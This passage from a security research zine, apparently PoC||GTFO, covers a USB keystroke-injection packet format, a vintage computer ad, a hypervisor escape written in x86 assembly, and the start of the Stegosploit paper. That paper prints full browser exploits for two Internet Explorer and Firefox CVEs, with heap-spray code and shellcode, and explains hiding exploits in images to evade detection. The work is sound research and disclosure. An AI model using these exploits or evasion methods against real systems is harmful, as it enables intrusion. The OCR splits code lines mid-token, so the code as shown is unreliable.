
Each command to be programmed on the controller is sent over USB. As an example, Figure 8.7 examines the bytes of the "Windows key+Ctrl+Alt+Shift+A" line of the script.

	0B 01 32 02 FF 04 00 00 00
0B	A prefix sent with each data packet
01	The index of the command sent in this data packet
32	Packet type: 31 is Mouse 32 is Keyboard 34 is Delay
02	The delay in seconds after the keystroke has been performed by the controller.
FF	A bit flag for indicating key modifiers pressed. 88 Windows key–10001000 44 Alt key–01000100 22 Shift key–00100010 11 Ctrl key–00010001
04	Represents the keyboard letter A. See Figure 8.8.
00 00 00	Padding

Figure 8.7: Example Jiggler Packet: “Windows key+Ctrl+Alt+Shift+A”

00	No Key	22	5	42	F9
04	A	23	6	43	F10
05	B	24	7	44	F11
06	C	25	8	45	F12
07	D	26	9	4A	Home
08	E	27	0	4B	Page Up
09	F	28	Return	4C	Delete Forward
0A	G	29	Escape	4D	End
0B	H	2A	Delete	4E	Page Down
0C	I	2B	Tab	4F	Right Arrow
0D	J	2C	Space	50	Left Arrow
0E	K	2D	—	51	Down Arrow
0F	L	2E	=	52	Up Arrow
10	M	2F	[	53	Num Lock
11	N	30	]	54	/ Keypad
12	O	31	\	55	* Keypad
13	P	33	;	56	
14	Q	34	’	57	
15	R	35	‘	58	Enter Keypad
16	S	36	,	59	1 Keypad
17	T	37	.	5A	2 Keypad
18	U	38	/	5B	3 Keypad
19	V	39	Caps Lock	5C	4 Keypad
1A	W	3A	F1	5D	5 Keypad
1B	X	3B	F2	5E	6 Keypad
1C	Y	3C	F3	5F	7 Keypad
1D	Z	3D	F4	60	8 Keypad
1E	1	3E	F5	61	9 Keypad
1F	2	3F	F6	62	0 Keypad
20	3	40	F7	63	. Keypad
21	4	41	F8		

Figure 8.8: Jiggler Keycode Table


Special Purchase
LAP COMPUTER
FULL FACTORY WARRANTY
BUILT IN 300 BAUD MODEM
Built in spread sheet, similar to Lotus
Terminal Emulator to Communicate with Personal or Mainframe Computers
IT'S A HANDS FREE PHONE
Comes with Rechargeable Batteries and Charger.
Options Available
Serial or Parallel Port
Workslate Printer
workSlate
BY CONVERGENT TECHNOLOGIES
THE MOST PORTABLE TERMINAL
OUR BEST PRICE EVER $295.00
ORIGINALLY $1195.00
INCLUDES FREE SOFTWARE WORTH $88.00
Information and Consultant Services Software.
This state of the art computer comes with two instructional cassettes that talk you through the learning process. This means a human voice tells you which keys to press as you are learning to manipulate information on the screen. This computer also has built-in hardware that lets you hook in to services like Dow Jones/News Retrival, The Source, MCI Mail, and many other services, including thousands of electronic bulletin boards. • Dimensions: 8½"x11¼"x 1". 3 lbs. Display: LCD, 46 characters per line, 16 lines. Keyboard: 60 keys. Typewriter-style keyboard and calculator pad. Power: NiCad-rechargeable battery, AC adaptor/rechanger or 4AA alkaline batteries. Software: Built-in handles worksheets for Financial analysis, phone, calendar and communications management. Internal Memory up to 12 8½" x 11" pages Microcasettes store up to 10 worksheets or 45 minutes of audio information.
OTHER SOFTWARE PACKAGES • WITH PURCHASE ONLY
Cash Management $15.00
Financial Statements (2) $15.00
Inventory Analysis $15.00
Marketing Management $15.00
Sales Reporter $15.00
Travel $15.00
Insurance Analyzer (2) $15.00
Real Estate $25.00
Electronic Mail $25.00
Information Services $15.00
Loan Analysis $15.00
Portfolio Analysis (2) $15.00
15 Day Money Back Guarantee
CEC
1745 Adrian Road, No. 1
Burlingame, CA 94010
415/342-4058
800/228-3411

8:6 The Hypervisor Exploit I Sat on for Five Years

by DJ Capelis and Daniel Bittman

Among its many failings, peer review is especially deficient when it comes to computer security. The idea that a handful of busy researchers will properly review a security system described solely in a paper in the time they're reading through a large stack of papers is one of the extreme blind spots of our field's academic process.

It is not surprising systems with holes appear in published literature. Unfortunately, there's not even a good process to correct these situations when holes *are* found. The authors of papers are not required to provide code, so even if one suspects a hole exists, writing a proof of concept requires reconstructing the system described in the paper sufficiently well enough to have something to exploit. And then, of course, there's no point in doing any of this work, since "I found a bug in a published system" is not usually publishable, unlike *every single other* branch of science where disproving a published result is notable. In computer science, it's never notable when our papers are broken.

So neighbors, this was the situation I found myself in for the past five years or so, as I sat on a hypervisor bug in a research system no one really used. The authors, meanwhile, ignored e-mails, filed a patent on the technology described in their paper, and went on to continue a successful career in research.

Luckily, in the intervening years, a few things happened:

1. PoC||GTFO started publishing, which means anything our Pastor likes can be published here. And, especially when the Pastor has been drinking, obscurity is no bar to entry.

2. I ran into Daniel, who was building an operating system *anyway* and figured making a PoC for this bug was something he might as well do. (I was too fed-up by this point to spend the time on it.)

So without further ado, let me describe the system we pwn'd and how we pwn'd it.

The paper we're breaking in this article is *Secure In-VM Monitoring Using Hardware Virtualization*, published by Sharif et al in 2009 at the ACM Conference on Computer and Communications Security. As these things go, in academia this is considered a "top tier" conference. Back in the dark ages, when dragons roamed the earth, and we didn't have support of Extended Page Tables (EPT) in our Intel chips, rapid page table switches were expensive. The goal of this paper was to allow quick switching between security contexts without requiring an expensive VMEXIT/VMENTER. The researchers cleverly leveraged `CR3` Target Values, which allow a limited (4, usually) set of addresses that non-root VMX code can set as the page tables base in the `CR3` register. This effectively allows an untrusted operating system to switch page tables into the code used to do introspection without causing a VMEXIT.

This neat hack caused the average overhead of their syscall introspection code to go from 46% to 4%. Which basically means that their system moved from an unreasonable performance penalty down to a level where someone could take it seriously. Which would be nice, if they could keep the same security guarantees.

The security constraints were implemented in the page tables, as shown in Figure 8.9.

In theory, this page table setup means that the system under monitoring can never set a `CR3` value without causing a fault, except by going through the entry and exit gates. Attempts to jump directly to the introspection code fail since those pages




Figure 8.9: Page Table Security Constraints




Figure 8.10: SeaOS Exploit Running on Real Hardware

aren't mapped into the monitored code's view of memory. Attempts to change the `CR3` value to the introspection code's page tables outside the entry gates fail because the next instruction executes in the context of the introspection code, where all those pages aren't mapped as executable. The only way to jump into the introspection code, according to the paper, is through the entry/exit gate code present in the shared gate pages and mapped as executable in both.

What we really want is a way to cause the processor to jump and move page tables at the same time. In some other architectures (SPARC, for instance) there's the concept of a delay slot, where some instructions take another instruction to fill otherwise empty pipeline bubbles. In an architecture like this, jumping out of the security boundary is trivial... but this is x86; x86 doesn't have delay slots, right?

Turns out, that is not exactly true. Quoth the Intel Architecture Manual Volume 2B on the `STI` instruction:

> After the `IF` flag is set, the processor begins responding to external, maskable interrupts after the next instruction is executed. The delayed effect of this instruction is provided to allow interrupts to be enabled just before returning from a procedure (or subroutine). For instance, if an `STI` instruction is followed by a `RET` instruction, the `RET` instruction is allowed to execute *before* external interrupts are recognized.

All we need to do is turn off interrupts, queue one, route the interrupt handler into the introspection code's address space, then `MOV` the introspection code's page table base into `CR3` right after we re-enable interrupts with the `STI` instruction. Then we can just ROP our way through the monitor code and do as we please.

And that's where I stopped at three o'clock in the morning five years ago. I had the concept, but it took us another five years to getting around to proving it works on real hardware. As you can see in Figure 8.10, it totally does.

The final exploit turned out a little different. The most straightforward way to implement this in practice is to utilize the trap flag (`TF`). When you enable this, `POPF` has the same one-instruction delayed behavior that we see in `STI`, and so you merely just set `TF` with `POPF` and move a new value into `CR3` as the next instruction. Thus, the resulting code looks like this:

```
cli
mov rsp, 0x2500 ; we'll need a stack for the interrupt handler
; read the monitor's CR3 from somewhere inside the trap code
mov rax, qword [0x1000]
lidt [idtr]                ; load the interrupt table
pushfq                     ; get the flags
or qword [rsp], 100000000b ; set TF
popf                       ; set the flags
mov cr3, rax               ; change address spaces
; <--- TF triggers interrupt here
loop:
jmp loop
```

8:6.1 Reproducibility

Everything you see here can be reproduced by running the code in the `vm-exploit` branch of the SeaOS kernel tree.[21] The code for the proof of concept itself is also in that repository.[22]

8:6.2 Concluding Rant

The scientific community has a *structural* problem. In computer science, we do not require researchers to build real systems that

[21] `https://github.com/dbittman/seakernel/`
`unzip pocorgtfo08.pdf seakernel-exploit.zip`

[22] `https://github.com/dbittman/seakernel/blob/vm-exploit/drivers/shiv/ex.s`

can be scrutinized. We do not have a mechanism for thorough review, so we generally do not bother publishing work that breaks another paper. Our field just doesn't consider a broken paper to be particularly notable.

Academics in computer science are doomed to talk nonsense unless we fix these issues. Further, researchers in our field are continuing to drift towards irrelevance if they simply follow the system of incentives that makes it a better career move to drop a paper and file a patent than do the work of building real systems and determining real truths about our machines.

To the authors of this paper in particular?
Enjoy your useless fucking patent.
Love,
~djc

8:7 Stegosploit

by Saumil Shah

Stegosploit creates a new way to encode browser exploits and deliver them through image files. These payloads are undetectable using current means. This paper discusses two broad underlying techniques used for image-based exploit delivery—Steganography and Polyglots. Browser exploits are steganographically encoded into JPEG and PNG images. The resultant image file is fused with HTML and Javascript decoder code, turning it into an HTML+Image polyglot. The polyglot looks and feels like an image, but it is decoded and triggered in a victim's browser when loaded.

The Stegosploit Toolkit v0.2, released along with this paper, contains the tools necessary to test image-based exploit delivery. A case study of a Use-After-Free exploit (CVE-2014-0282) is presented with this paper demonstrating the Stegosploit technique.

8:7.1 Introduction

The probability of an exploit succeeding in compromising its target depends largely upon three factors. Obviously, (1) the target software must be vulnerable, but also the exploit code must not be (2) detected and neutralized in transit or (3) detected and neutralized at the destination.

As malware and intrusion detection systems improve their success ratio, stealthy exploit delivery techniques become increasingly vital in an exploit's success. Simply exploiting an 0-day vulnerability is no longer enough.

This article is focused on browser exploits. Most browser exploits are written in code that is interpreted by the browser (Javascript) or by popular browser add-ons (ActionScript/Flash).

When it comes to browser exploits, typical means of detection avoidance involve payload obfuscation; some browser exploits will obfuscate individual characters,[23] while others will split the attack code over multiple script files. Others will use OLE-embedded documents or split the attack code between Javascript and Flash using `ExternalInterface`.[24]

Exploit detection technology relies upon content inspection of network traffic or files loaded by the application (browser). Content is identified as suspicious either by signature analysis or behavioral analysis. The latter technique is more generic and can be used to detect 0-day exploits as well.

I began experimenting with exploit delivery techniques involving containers that are presumed passive and innocent: images. As a photographer, I have had a long history of detailed image analysis, exploring image metadata and watermarking techniques to detect image plagiarism. Is it possible to deliver an exploit using images and images alone?

My first attempt was to convert Javascript code into image pixels, each character represented by an 8-bit grayscale pixel in a PNG file. The offensive Javascript exploit code is converted into an innocent PNG file. The PNG image is then loaded in a browser and decoded using an HTML5 CANVAS. Decoding is performed via Javascript. The decoder code itself is not detected as being offensive, since it only performs CANVAS pixel manipulation.

Representing Javascript as PNG pixels was explored in 2008

[23] `http://utf-8.jp/public/jjencode.html`

[24] `http://help.adobe.com/en_US/FlashPlatform/reference/actionscript/3/flash/external/ExternalInterface.html`

by Jacob Seidelin for an entirely different reason, compressing bulky Javascript libraries.[25]

Borrowing from the CANVAS PNG decoder, I demonstrated an exploit for the Mozilla Firefox 3.5 Font Tags Remote Buffer Overflow (CVE-2009-2478)[26] vulnerability delivered via a grayscale PNG image for the first time in my Hack.LU 2010 talk, "Exploit Delivery—Tricks and Techniques."[27] The code for this exploit is shown in Figure 8.11, while the same exploit can be compressed into the following PNG image.

In 2014, Sucuri reported a browser exploit campaign that used the now dubbed "255 shades of gray" exploit delivery technique employing the same CANVAS PNG decoder Javascript that I had demonstrated in 2010.[28] See Figures 8.11 and 8.12.

Since 2010, I have been working on several techniques for sophisticated exploit delivery using images. The results of my research have led to the Stegosploit toolset, which I shall use to demonstrate delivering and triggering an exploit for the Internet Explorer CInput Use-After-Free vulnerability (CVE-2014-0228) using *a single image.*[29]

My motivation for image-based exploit delivery is simple. I want to study the effectiveness of image-based exploit delivery, explore ramifications on exploit detection, and evolve new mitigation techniques to combat future threats. However, my main motivation still remains delivering exploits in style, and combining them with my photography![30]

[25] `http://ajaxian.com/archives/want-to-pack-js-and-css-really--well-convert-it-to-a-png-and-unpack-it-via-canvas`
[26] `https://www.exploit-db.com/exploits/9137/`
[27] `http://www.slideshare.net/saumilshah/exploit-delivery`
[28] `https://blog.sucuri.net/2014/02/new-iframe-injections-leverage--png-image-metadata.html`
[29] `https://www.exploit-db.com/exploits/33860/`
[30] `http://www.spectral-lines.in/`

```
function packv(b){var a=new Number(b).toString(16);while(a.length<8){a="0"+a}return(unescape(
"%u"+a.substring(4,8)+"%u"+a.substring(0,4)))}var content="";content+="<p><FONT>xxxxxxxxxxxxx
xxxxxxxxxxxxxxx  </FONT></p>";content+="<p><FONT>ABCD</FONT></p>";content+="<p><FONT>EFGH</F
ONT></p>";content+="<p><FONT>Aaaaa </FONT></p>";var contentObject=document.getElementById("co
ntent");contentObject.style.visibility="hidden";contentObject.innerHTML=content;var shellcode
="";shellcode+=packv(2083802306);shellcode+=packv(2083802306);shellcode+=packv(2083802306);sh
ellcode+=packv(2083802306);shellcode+=packv(2083802306);shellcode+=packv(2083802306);shellcod
e+=packv(2083802306);shellcode+=packv(2083802305);shellcode+=packv(2083818245);shellcode+=pac
kv(2083802306);shellcode+=packv(2083802306);shellcode+=packv(2083802306);shellcode+=packv(208
3802306);shellcode+=packv(2083802306);shellcode+=packv(2083802306);shellcode+=packv(208380230
6);shellcode+=packv(2083802305);shellcode+=packv(2084020544);shellcode+=packv(2083860714);she
llcode+=packv(2083790820);shellcode+=packv(538968064);shellcode+=packv(16384);shellcode+=pack
v(64);shellcode+=packv(538968064);shellcode+=packv(2083806256);shellcode+=unescape("%ue8fc%u0
089%u0000%u8960%u31e5%u64d2%u528b%u8b30%u0c52%u528b%u8b14%u2872%ub70f%u264a%uff31%uc031%u3cac
%u7c61%u2c02%uc120%u0dcf%uc701%uf0e2%u5752%u528b%u8b10%u3c42%ud001%u408b%u8578%u74c0%u014a%u5
0d0%u488b%u8b18%u2058%ud301%u3ce3%u8b49%u8b34%ud601%uff31%uc031%uc1ac%u0dcf%uc701%ue038%uf475
%u7d03%u3bf8%u247d%ue275%u8b58%u2458%ud301%u8b66%u4b0c%u588b%u011c%u8bd3%u8b04%ud001%u4489%u2
424%u5b5b%u5961%u515a%ue0ff%u5f58%u8b5a%eb12%u5d86%u016a%u858d%u00b9%u0000%u6850%u8b31%u876f
%ud5ff%uf0bb%ua2b5%u6856%u95a6%u9dbd%ud5ff%u063c%u0a7c%ufb80%u75e0%ubb05%u1347%u6f72%u006a%uf
f53%u63d5%u6c61%u2e63%u7865%u0065");while((shellcode.length%4)!=0){shellcode+=unescape("%u909
0")}var vtables="";for(i=0;vtables.length<128;i++){vtables+=packv(2105344)}var padding=packv(
2425393296);var items=1000;var nopsled_size=1048576;var chunk_size=4096;var mem=new Array();v
ar chunk1=padding;while(chunk1.length<=chunk_size){chunk1+=chunk1}chunk1=shellcode+chunk1;chu
nk1=chunk1.substring(0,chunk_size);var chunk2=chunk1;while(chunk2.length<=nopsled_size/2){chu
nk2+=chunk1}chunk2=chunk2.substring(0,nopsled_size/2);var chunk3=padding;while(chunk3.length<
=chunk_size){chunk3+=chunk3}chunk3=vtables+chunk3;chunk3=chunk3.substring(0,chunk_size);var c
hunk4=chunk3;while(chunk4.length<=nopsled_size/2){chunk4+=chunk3}chunk4=chunk4.substring(0,no
psled_size/2);for(i=0;i<items;i++){id=""+(i%10);if(i<(items/2)){mem[i]=chunk2.substring(0,nop
sled_size/2-1-1)+id}else{mem[i]=chunk4.substring(0,nopsled_size/2-1-1)+id}}var count=0;for(i=
0;i<items;i++){count+=mem[i].length}document.title=count;var searchArray=new Array();function
escapeData(d){var b;var e;var a="";for(b=0;b<d.length;b++){e=d.charAt(b);if(e=="&"||e=="?"||e
=="="||e=="%"||e==" "){e=escape(e)}a+=e}return(a)}function DataTranslator(){searchArray=new A
rray();searchArray[0]=new Array();searchArray[0]["str"]="blah";var b=document.getElementById(
"content");if(document.getElementsByTagName){var a=0;pTags=b.getElementsByTagName("p");if(pTa
gs.length>0){while(a<pTags.length){oTags=pTags[a].getElementsByTagName("font");searchArray[a+
1]=new Array();if(oTags[0]){searchArray[a+1]["str"]=oTags[0].innerHTML}a++}}}}function Genera
teHTML(){var a="";for(i=1;i<searchArray.length;i++){a+=escapeData(searchArray[i]["str"])}}fun
ction blowup(){DataTranslator();GenerateHTML()}blowup();
```

Figure 8.11: Firefox 3.5 Font Tags Buffer Overflow Exploit for CVE-2009-2478




Figure 8.12: 255 Shades of Gray

What follows is a detailed discussion on creating and delivering steganographically encoded exploits using nothing but a single image. We shall take a known Internet Explorer Use-After-Free vulnerability (CVE-2014-0282), which is currently delivered using HTML and Javascript, and turn it into an exploit that can be delivered via a single image.

Section 8:7.2 introduces CVE-2014-0282, provides a quick tour of the Stegosploit Toolkit, and explains the process of steganographically encoding the exploit code into JPEG and PNG images.

Section 8:7.3 deals with decoding the encoded image using Javascript in the victim's browser.

Section 8:7.4 introduces HTML+Image polyglots, necessary for packing the decoder and steganographically encoded exploit into a single container.

Section 8:7.5 talks about some of the finer points of HTTP transport when it comes to exploit delivery.

8:7.2 CVE-2014-0282 Case Study

Stegosploit is a portmanteau of *Steganography* and *Exploit*. Using Stegosploit, it is possible to transform virtually any Javascript-based browser exploit into a JPEG or PNG image.

We shall start with a minified Javascript version of the exploit code, tested on Internet Explorer 9 running on Windows 7 SP1. Exploit code for CVE-2014-0282 is shown in Figure 8.13.

The exploit performs a heap spray using HTML5 CANVAS-based on a technique first discussed at EUSecWest 2012 by Federico Muttis and Anibal Sacco,[31] and code borrowed from Peter

[31] `http://www.coresecurity.com/corelabs-research/publications/-html5-heap-sprays-pwn-all-things`

```
function H5(){this.d=[];this.m=new Array();this.f=new Array()}H5.prototype.flatten=function()
{for(var f=0;f<this.d.length;f++){var n=this.d[f];if(typeof(n)=='number'){var c=n.toString(16
);while(c.length<8){c='0'+c}var l=function(a){return(parseInt(c.substr(a,2),16))};var g=l(6),
h=l(4),k=l(2),m=l(0);this.f.push(g);this.f.push(h);this.f.push(k);this.f.push(m)}if(typeof(n)
=='string'){for(var d=0;d<n.length;d++){this.f.push(n.charCodeAt(d))}}};H5.prototype.fill=fu
nction(a){for(var c=0,b=0;c<a.data.length;c++,b++){if(b>=8192){b=0}a.data[c]=(b<this.f.length
)?this.f[b]:255}};H5.prototype.spray=function(d){this.flatten();for(var b=0;b<d;b++){var c=do
cument.createElement('canvas');c.width=131072;c.height=1;var a=c.getContext('2d').createImage
Data(c.width,c.height);this.fill(a);this.m[b]=a}};H5.prototype.setData=function(a){this.d=a};
var flag=false;var heap=new H5();try{location.href='ms-help:'}catch(e){}function spray(){var
a='\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x
72\x28\x0f\xb7\x4a\x26\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf
0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18
\x8b\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\
x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x
58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5
a\x8b\x12\xeb\x86\x5d\x6a\x01\x8d\x85\xb9\x00\x00\x00\x50\x68\x31\x8b\x6f\x87\xff\xd5\xbb\xf0
\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\
x6f\x6a\x00\x53\xff\xd5\x63\x61\x6c\x63\x2e\x65\x78\x65\x00';var c=[];for(var b=0;b<1104;b+=4
){c.push(1371756628)}c.push(1371756627);c.push(1371351263);var f=[1371756626,215,2147353344,1
371367674,202122408,4294967295,202122400,202122404,64,202116108,202121248,16384];var d=c.conc
at(f);d.push(a);heap.setData(d);heap.spray(256)}function changer(){var c=new Array();for(var
a=0;a<100;a++){c.push(document.createElement('img'))}if(flag){document.getElementById('fm').i
nnerHTML='';CollectGarbage();var b='\u2020\u0c0c';for(var a=4;a<110;a+=2){b+='\u4242'}for(var
a=0;a<c.length;a++){c[a].title=b}}}function run(){spray();document.getElementById('c2').check
ed=true;document.getElementById('c2').onpropertychange=changer;flag=true;document.getElementB
yId('fm').reset()}setTimeout(run,1000);
```

Figure 8.13: Exploit for CVE-2014-0282, to be decoded by Figure 8.16.

Hlavaty's HTML5 Heap Spray code, H5Spray.[32]

The exploit sprays a simple VirtualProtect ROP chain and Windows command execution shellcode to launch `calc.exe` upon successfully triggering the IE CInput Use-After-Free vulnerability.[33]

To deliver this exploit in *style*, and also for various practical reasons, let's obey five restrictions: (1) No data is to be transmitted over the network except JPEG or PNG files. (2) The image displayed in the browser should have no visible aberration or distortion. (3) No exploit code should be present as strings within the image file. (4) The image should decode the exploit code upon being loaded in the browser without any external user interaction. (5) Only ONE image shall be used for this exploit.

We shall begin with a JPEG image of Kevin McPeake, who volunteered to have this exploit *painted* on his face for a demonstration at Hack In The Box Amsterdam 2015.

Encoding the Exploit Code

Steganography is a well established science. There are several steganography algorithms that not only avoid visual detection but also provide error correction and the ability to survive basic image transformation. Popular algorithms such as F5[34] have been implemented in Javascript.[35] However, we will use very basic steganography to keep the decoder code compact and simple.

An image is essentially an array of pixels. Each pixel can have three channels: Red, Green, and Blue. Each channel is represented by an 8-bit value, which provides 256 discrete levels of color. Some images also have a fourth channel, called the alpha

[32] `http://www.zer0mem.sk/?p=5`
[33] `https://www.exploit-db.com/exploits/33860/`
[34] `http://f5-steganography.googlecode.com/`
[35] `git clone https://github.com/desudesutalk/js-jpeg-steg`

channel, which is used for pixel transparency. We shall restrict ourselves to using only the R, G, and B channels. A black and white image uses the same values for R, G, and B channels for each pixel.

Let us, for simplicity's sake, consider black and white images to start with. Keeping in mind 8-bit grayscale values, we can visualize an image to be composed of eight separate bit layers. Layer 0 is an image formed by values of the least significant bit (LSB) of the pixels. Layer 1 is formed by values of the second least significant pixel bit. Layer 7 is formed by values of the most significant bit (MSB) of all the pixels.

Kevin's image can be decomposed into eight layers, one per bit, as shown in Figure 8.14.

Note that the images are equalized to show the presence and absence of pixel bits. Layer 7 contributes the maximum information to the image. It is akin to the broad outlines of a painting. As we step down through the layers, the information contributed to the image decreases, but the level of detail increases. Layer 0 in isolation looks like noise and contributes to the finer shade variations in the overall image.

Think of the layers as transparent sheets. When they are superimposed together, they will result in the complete image. The exploit code shall be written on one of these transparent sheets. First, the exploit code is converted to a bit stream. Each bit from the exploit bit stream is written onto the bit in the image's layer. The layers are then superimposed together to create an image, one that contains the exploit code encoded in its pixels. Encoding the exploit bit stream on higher layers will result in significant visual distortion of the resultant image. The goal is to encode the exploit bit stream into lower bit layers, preferably Layer 0 which comprises of the LSB of all the pixels.

For comparison, Figure 8.15 shows two resultant images, with

682 Figure 8.14: 8-bit Layers of Kevin's Image

the exploit bit stream encoded on Layer 7 versus Layer 2. The pixel encoding is exaggerated using red (or grey) pixels for 1's and black pixels for 0's encoded in a 3×3 grid.

The resultant image, when the bitstream is encoded on bit layer 2, shows little or no visual aberration, even close up.

JPEG images are compressed using a discrete cosine transform (DCT) based lossy compression algorithm. A pixel may be approximated to its nearest neighbor for better compression at the cost of image entropy and detail. The resultant visual degradation would be negligible, but the loss of pixel data introduces significant errors in steganographic message recovery. To overcome pixel loss of JPEG encoding, we shall use an iterative encoding technique, which shall result in an error-free decoding of the encoded bit stream.

"Exploring JPEG" is an aptly named article that provides detailed explanation of how JPEG files compress image data.[36]

Iterative Encoding for JPEG Images

JPEG encoders can use variable quality settings. Low quality offers maximum compression. However, even the maximum quality level does not provide us with lossless compression. Certain pixels will still be approximated even if we use the highest possible encoding quality level. To further minimize pixel approximation, we shall not encode the exploit bit stream on consecutive pixels, but rather in a pixel grid with every nth pixel in rows and columns being used for encoding the bit stream. Pixel grids of 3×3 and 4×4 perform much better compared to encoding on every consecutive pixel. Increased pixel grid dimensions do not make for lower errors.

The encoding process can be represented as follows.

[36] https://www.imperialviolet.org/binary/jpeg/

Figure 8.15: Encoded Layers of Kevin

- Let I be the source image.
- Let M be the message to be encoded on a given bit layer of image I.
- Let `ENCODE` be the steganographic encoder function, and let `DECODE` be the steganographic decoder function.
- Let b be the number of the bit layer (0–7).
- Let J be the JPEG encoder function.

By encoding message M onto image I, we shall obtain resultant image I', as follows:

$$I' = J(\texttt{ENCODE}(I, M, b))$$

Upon decoding image I', we shall obtain a resultant message M', as follows:

$$M' = \texttt{DECODE}(I', b)$$

For JPEG images, M' is not equal to M. Let Δ be the error between the original and resultant message.

$$\Delta = M - M'$$

Our goal is to get $\Delta = 0$. If we re-encode the original message M on resultant image I', we shall obtain a new image I'':

$$I'' = J(\texttt{ENCODE}(I', M, b))$$

Decoding I'' will result in message M'' as follows:

$$M'' = \texttt{DECODE}(I'', b)$$

$$\Delta' = M - M''$$

If $\Delta' < \Delta$, then we can assume that the encoding process shall converge, and after N iterations, we will get an error-free decoded message and $\Delta = 0$.

Note that since the encoding and decoding processes operate on discrete pixels, certain situations result in non-convergence with neighboring pixels flipping alternately like Conway's Game of Life. The number of passes required for convergence depends upon the encoder used in the JPEG processor library.

Stegosploit's iterative encoder tool `iterative_encoder.html` uses the browser's built in JPEG processor library via HTML5 CANVAS. All steganographic encoding is performed in-browser using CANVAS. Browsers use different JPEG processor libraries. A steganographically generated JPEG from Firefox will not accurately decode in Internet Explorer, and vice versa. A future goal is to achieve cross-browser JPEG steganography compatibility. For now, PNG provides cross-browser steganography compatibility because it employs lossless compression. Therefore, for CVE-2014-0282, we shall use IE9 to perform the steganographic encoding.

